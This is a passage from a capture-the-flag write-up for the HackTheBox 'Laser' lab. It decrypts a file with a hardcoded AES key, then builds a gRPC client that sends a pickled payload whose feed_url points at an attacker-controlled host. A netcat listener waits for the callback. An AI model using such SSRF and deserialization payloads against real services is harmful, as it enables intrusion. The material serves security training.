
base64 -d queued.b64 > secwalk.raw

Decrypt script:

```
!/usr/bin/env python3

import io, sys, base64
from Crypto.Cipher import AES

with io.open('secwalk.raw', 'rb') as fp:
c = fp.read()[8:]
iv, ct = c[:16], c[16:]
cipher = AES.new('13vu94r6643rv19u', AES.MODE_CBC, iv)
z = cipher.decrypt(ct)
sys.stdout.buffer.write(z)
```

python3 decprypt.py > secwalk.pdf

and we have a pdf file:



Feed Engine v1.0

(Progress Update : 18-06-2020)

```
...
return service_pb2.Data(feed='Pushing feeds')
...
```

```
...
```

Here is how a sample feed information looks like.

```
{
    "version": "v1.0",
    "title": "Printer Feed",
    "home_page_url": "http://printer.laserinternal.htb/",
    "feed_url": "http://printer.laserinternal.htb/feeds.json",
    "items": [
        {
            "id": "2",
            "content_text": "Queue jobs"
        },
        {
            "id": "1",
            "content_text": "Failed items"
        }
    ]
}
```


now we know where port 9000 is used for.

Port 9000

Now we know this port communication with GRPC we should create our gRPC client to communicate with it. the following post can help us with that:

https://www.semantics3.com/blog/a-simplified-guide-to-grpc-in-python-6c4e25f0c506/

First we should create a proto file, when we look at the PDF file we can see which content it needs:



Usage

To streamline the process we are utilising the `Protocol Buffers` and `gRPC` framework.


The engine runs on `9000` port by default. All devices should submit the feeds in serialized format such that data transmission is fast and accurate across network.

We defined a `Print` service which has a `RPC` method called `Feed`. This method takes `Content` as input parameter and returns `Data` from the server.

The `Content` message definition specifies a field `data` and `Data` message definition specifies a field `feed`.

On successful data transmission you should see a message.

It needs content,Data and Service print:


/root/s3cwalk/laser/grpc/secwalk.proto - Mousepad
File Edit Search View Document Help
Warning, you are using the root account, you may harm your system.


```
syntax = "proto3";

message Content {
        string data = 1;
}

message Data {
        string feed = 1;
}

service Print {
        rpc Feed(Content) returns (Data) {}
}
```

now we need to run the following command as mentioned in the post:

I did the box before the write up so you might need to install the dependencies as well


```
python3 -m grpc_tools.protoc -I. --python_out=. --grpc_python_out=. secwalk.proto
```

Now we have a few file and can start create our client:



"secwalk.proto": 171 bytes plain text document

client:



/root/s3cwalk/laser/grpc/client.py - Mousepad
File Edit Search View Document Help
Warning, you are using the root account, you may harm your system.

```python
#!/usr/bin/env python3
import sys, pickle, base64
import grpc, secwalk_pb2, secwalk_pb2_grpc

payload = '{"feed_url":"http://10.10.14.16:81"}'
payload = base64.b64encode(pickle.dumps(payload))
channel = grpc.insecure_channel('10.10.10.201:9000')
stub = secwalk_pb2_grpc.PrintStub(channel)
content = secwalk_pb2.Content(data=payload)
try:
        response = stub.Feed(content, timeout=10)
        print(response)
except Exception as ex:
        print(ex)
```

now lets see if we can get a connection back from it:

nc -lvp 81

